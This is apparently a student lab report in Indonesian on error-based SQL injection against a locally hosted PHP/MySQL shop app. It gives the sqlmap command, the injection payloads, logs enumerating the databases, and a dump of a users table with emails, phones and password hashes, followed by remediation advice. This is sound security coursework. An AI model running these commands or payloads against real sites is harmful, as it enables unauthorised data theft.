


White Hat Hacking — Analisis SQL Injection (toko_online-main)

Laporan tugas Keamanan Data & Jaringan — Analisis Error-based SQL Injection pada aplikasi web kustom toko_online-main.
Tim: RR Divana Widyacikha K. (2350231001) & Raisa Dastria Tiananda (2350231017). Dosen: Dr. Ir. Sigit Anggoro, S.T., M.T.,
IPM. Universitas Jenderal Achmad Yani — 2026.

Ringkasan & Latar Belakang



Perkembangan digital meningkatkan ketergantungan pada aplikasi web; data sensitif rentan bila aplikasi tidak aman. Menurut OWASP Top 10 (2021), SQL Injection tetap menjadi kerentanan paling kritis. Fokus tugas ini: Error-based SQL Injection pada aplikasi kustom toko_online-main, diuji secara lokal (172.17.16.1) dengan prinsip white hat.

Rumusan Masalah & Tujuan

Rumusan

1) Cara identifikasi celah Error-based? 2) Proses eksploitasi dengan sqlmap? 3) Remediasi yang tepat?

Tujuan

1) Identifikasi kerentanan menggunakan sqlmap. 2) Mengekstrak bukti kebocoran data. 3) Rekomendasi patch: prepared statement.

Batasan

Fokus: Error-based SQLi pada aplikasi lokal toko_online-main; environment Kali Linux (WSL); tool utama sqlmap; remediasi hanya patch kode.

Spesifikasi Target & Temuan Awal

Aspek	Keterangan
Nama Aplikasi	toko_online-main
Fungsi	Aplikasi e-commerce sederhana dengan fitur login
Bahasa Pemrograman	PHP
Database	MySQL
Web Server	Apache
Lokasi	http://localhost/toko_online-main/login_vulnerable.php

Target: toko_online-main — PHP + MySQL di Apache (lokal). Lokasi: /toko_online-main/login_vulnerable.php. Temuan awal: input email & password tidak disanitasi; query dibangun dengan konkatenasi string; pesan error database ditampilkan ke pengguna — kondisi ideal untuk Error-based SQLi.

Lingkungan Pengujian & Tools



Kali Linux (WSL)

OS pengujian; menyediakan sqlmap. RAM: 4 GB disarankan.
IP target: 172.17.16.1 (lokal).



sqlmap v1.10.2

Otomatisasi deteksi dan ekstraksi SQL Injection (payload, enumeration, dump).



PowerShell

Media menjalankan wsl sqlmap dari Windows

Proses Deteksi dengan sqlmap

Perintah utama yang dijalankan: `sqlmap -u`

`"http://172.17.16.1/toko_online-main/login_vulnerable.php" --data="email=test%40test.com&password=test" --dbms=mysql --level=3 --risk=2 --batch --dbs`

Hasil awal: parameter email rentan terhadap boolean-based blind, error-based, dan time-based. Backend terdeteksi: MySQL; webserver: Apache; PHP 8.2.12; sistem: Windows (host lokal).

```
raisa@LAPTOP-ROE4S2DD: ~  
[13:31:30] [WARNING] there was a problem decoding value '32323232323232323232323232323232...' from expected hexadecimal form  
[13:31:30] [WARNING] there was a problem decoding value '36363636363636363636363636363636...' from expected hexadecimal form  
[13:31:30] [WARNING] there was a problem decoding value '38383838383838383838383838383838...' from expected hexadecimal form  
[13:31:30] [WARNING] there was a problem decoding value '1' from expected hexadecimal form  
[13:31:30] [INFO] confirming MySQL  
[13:31:30] [INFO] the back-end DBMS is MySQL  
web server operating system: Windows  
web application technology: PHP 8.2.12, Apache 2.4.58, PHP  
back-end DBMS: MySQL >= 5.0.0  
[13:31:30] [INFO] fetching database names  
[13:31:30] [INFO] retrieved: 'information_schema'  
[13:31:30] [INFO] retrieved: 'db_sistem'  
[13:31:30] [INFO] retrieved: 'db_toko_online'  
[13:31:30] [INFO] retrieved: 'mysql'  
[13:31:30] [INFO] retrieved: 'performance_schema'  
[13:31:31] [INFO] retrieved: 'phpmyadmin'  
[13:31:31] [INFO] retrieved: 'test'  
available databases [7]:  
[*] db_sistem  
[*] db_toko_online  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] test  
[13:31:31] [INFO] fetched data logged to text files under '/home/raisa/.local/share/sqlmap/output/172.17.16.1'  
[+] ending @ 13:31:31 /2026-05-29/  
raisa@LAPTOP-ROE4S2DD: ~  
$
```

```
raisa@LAPTOP-ROE4S2DD: ~  
Type: error-based  
Title: MySQL >= 5.1 AND error-based ~ WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
Payload: email=test@test.com' AND EXTRACTVALUE(9353,CONCAT(0x5c,0x7170787171,(SELECT (ELT(9353=9353,1))),0x71787671))-- WQPB6pa  
ssword=test  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: email=test@test.com' AND (SELECT 6988 FROM (SELECT(SLEEP(5)))VYj0)-- axFb6password=test  
---  
[13:34:35] [INFO] testing MySQL  
[13:34:35] [INFO] confirming MySQL  
[13:34:35] [WARNING] reflective value(s) found and filtering out  
[13:34:35] [INFO] the back-end DBMS is MySQL  
web server operating system: Windows  
web application technology: PHP 8.2.12, Apache 2.4.58, PHP  
back-end DBMS: MySQL >= 5.0.0  
[13:34:35] [INFO] fetching tables for database: 'db_toko_online'  
[13:34:35] [INFO] resumed: 'detail_pesanan'  
[13:34:35] [INFO] resumed: 'kategori'  
[13:34:35] [INFO] resumed: 'keranjang'  
[13:34:35] [INFO] resumed: 'pesanan'  
[13:34:35] [INFO] resumed: 'produk'  
[13:34:35] [INFO] resumed: 'users'  
Database: db_toko_online  
[6 tables]  
+-----+  
| detail_pesanan |  
| kategori       |  
| keranjang      |  
| pesanan        |  
| produk         |  
| users          |  
+-----+
```

Enumeration: Databases, Tables, Columns

```
raisa@LAPTOP-ROE452DD: ~  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: email=test@test.com' AND (SELECT 6988 FROM (SELECT(SLEEP(5)))VYj0)-- axFb&password=test  
---  
[13:36:52] [INFO] testing MySQL  
[13:36:52] [INFO] confirming MySQL  
[13:36:52] [WARNING] reflective value(s) found and filtering out  
[13:36:52] [INFO] the back-end DBMS is MySQL  
web server operating system: Windows  
web application technology: PHP, Apache 2.4.58, PHP 8.2.12  
back-end DBMS: MySQL >= 5.0.0  
[13:36:52] [INFO] fetching columns for table 'users' in database 'db_toko_online'  
[13:36:52] [INFO] retrieved: 'id_user'  
[13:36:53] [INFO] retrieved: 'int(11)'  
[13:36:53] [INFO] retrieved: 'nama_user'  
[13:36:53] [INFO] retrieved: 'varchar(100)'  
[13:36:53] [INFO] retrieved: 'email'  
[13:36:53] [INFO] retrieved: 'varchar(100)'  
[13:36:53] [INFO] retrieved: 'password'  
[13:36:53] [INFO] retrieved: 'varchar(255)'  
[13:36:54] [INFO] retrieved: 'alamat'  
[13:36:54] [INFO] retrieved: 'text'  
[13:36:54] [INFO] retrieved: 'telepon'  
[13:36:54] [INFO] retrieved: 'varchar(20)'  
[13:36:54] [INFO] retrieved: 'role'  
[13:36:54] [INFO] retrieved: 'enum('user','admin')'  
[13:36:54] [INFO] retrieved: 'created_at'  
[13:36:54] [INFO] retrieved: 'timestamp'  
[13:36:54] [INFO] fetching entries for table 'users' in database 'db_toko_online'  
[13:36:55] [INFO] retrieved: 'admin'  
[13:36:55] [INFO] retrieved: 'Cimahi'  
[13:36:55] [INFO] retrieved: '2025-05-27 20:40:47'  
[13:36:55] [INFO] retrieved: 'admin@toko.com'
```

- Database terdeteksi (7): db_sistem, db_toko_online, information_schema, mysql, performance_schema, phpmyadmin, test.
- Tabel di db_toko_online (6): detail_pesanan, kategori, keranjang, pesanan, produk, users.
- Kolom users: id_user, nama_user, email, password, alamat, telepon, role, created_at.

Ekstraksi Data — Bukti Keberhasilan

Sqlmap berhasil mendump tabel users (4 entri). Data penting: id_user, nama_user, email, role, alamat, telepon, hash password. Dua akun bertipe admin ditemukan (admin@toko.com, Nabila@gmail.com). Hasil disimpan ke CSV lokal: /home/raisa/.local/share/sqlmap/output/172.17.16.1/dump/db_toko_online/users.csv

```
[13:36:57] [INFO] retrieved: '101'
[13:36:57] [INFO] retrieved: 'Dimas'
[13:36:58] [INFO] retrieved: '$2y$10$caFnY.Chw9AHqEcEiW0hDA11.IGLJhU7nzIc2bAXYxmgFEkie'
[13:36:58] [INFO] retrieved: '587878'
Database: db_toko_online
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id_user | email | created_at | role | alamat | telepon | password |
+-----+-----+-----+-----+-----+-----+
| 1 | admin@toko.com | 2025-05-27 20:40:47 | admin | Cinahi | NULL | $2y$10$U..pr4k5idpXNDQqUPU81OnL8XurHMcW.MEd0DZaInBatqzqHHK |
| 2 | rizkydinas100@gmail.com | 2025-05-29 20:05:29 | user | Cinahi | 08912312312 | $2y$10$HnF/pNFRf8mWp5s1B1h.ew28IA9Hr/y/GZIFaW2.PAY061Xoa |
| 100 | nabila@gmail.com | 2025-05-29 21:07:10 | admin | Cinahi | 0891231211 | $2y$10$cKSL1vbffH7a/YqP.NVVB.Px4usHf8B4L/HsLrItt077G3dneq2 |
| 101 | Dimas@gmail.com | 2025-05-30 16:47:04 | user | Cinahi | 587878 | $2y$10$caFnY.Chw9AHqEcEiW0hDA11.IGLJhU7nzIc2bAXYxmgFEkie |
+-----+-----+-----+-----+-----+-----+
[13:36:58] [INFO] table 'db_toko_online.users' dumped to CSV file '/home/raisa/.local/share/sqlmap/output/172.17.16.1/dump/db_toko_online/users.csv'
[13:36:58] [INFO] fetched data logged to text files under '/home/raisa/.local/share/sqlmap/output/172.17.16.1'
[*] ending @ 13:36:58 /2026-05-29/

-raisa@LAPTOP-R0E4S2D0:~$
```

```
[13:36:57] [INFO] retrieved: '101'
[13:36:57] [INFO] retrieved: 'Dimas'
[13:36:58] [INFO] retrieved: '$2y$10$caFnY.Chw9AHqEcEiW0hDA11.IGLJhU7nzIc2bAXYxmgFEkie'
[13:36:58] [INFO] retrieved: '587878'
Database: db_toko_online
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id_user | email | created_at | role | alamat | telepon | password |
+-----+-----+-----+-----+-----+-----+
| 1 | admin@toko.com | 2025-05-27 20:40:47 | admin | Cinahi | NULL | $2y$10$U..pr4k5idpXNDQqUPU81OnL8XurHMcW.MEd0DZaInBatqzqHHK |
| 2 | rizkydinas100@gmail.com | 2025-05-29 20:05:29 | user | Cinahi | 08912312312 | $2y$10$HnF/pNFRf8mWp5s1B1h.ew28IA9Hr/y/GZIFaW2.PAY061Xoa |
| 100 | nabila@gmail.com | 2025-05-29 21:07:10 | admin | Cinahi | 0891231211 | $2y$10$cKSL1vbffH7a/YqP.NVVB.Px4usHf8B4L/HsLrItt077G3dneq2 |
| 101 | Dimas@gmail.com | 2025-05-30 16:47:04 | user | Cinahi | 587878 | $2y$10$caFnY.Chw9AHqEcEiW0hDA11.IGLJhU7nzIc2bAXYxmgFEkie |
+-----+-----+-----+-----+-----+-----+
[13:36:58] [INFO] table 'db_toko_online.users' dumped to CSV file '/home/raisa/.local/share/sqlmap/output/172.17.16.1/dump/db_toko_online/users.csv'
[13:36:58] [INFO] fetched data logged to text files under '/home/raisa/.local/share/sqlmap/output/172.17.16.1'
[*] ending @ 13:36:58 /2026-05-29/

-raisa@LAPTOP-R0E4S2D0:~$
```


Remediasi: Patch & Rekomendasi Secure Coding

1

Prepared Statement

Gunakan prepare() + bind_param() (placeholder) untuk semua query dengan input pengguna.

2

Verifikasi Password

Simpan hash dengan password_hash() dan verifikasi dengan password_verify().

3


Nonaktifkan Error Display

Jangan tampilkan pesan error database di produksi; log ke file server saja.

4

Validasi Input & WAF

Periksa format, panjang, tipe data; pertimbangkan Web Application Firewall sebagai lapis tambahan.



Contoh patch: ubah query raw menjadi prepared statement (SELECT ... WHERE email = ?) + password_verify(). Ini menutup celah authentication bypass yang disebabkan oleh konkatenasi input.

Kesimpulan & Saran



Kesimpulan

Terbukti: aplikasi toko_online-main rentan terhadap Error-based SQL Injection; data pengguna berhasil diekstrak; risiko tinggi (kebocoran data & akun admin).



Saran

Segera terapkan prepared statement, verifikasi password, nonaktifkan tampilan error di produksi, lakukan validasi input, dan jadwalkan pengujian keamanan berkala.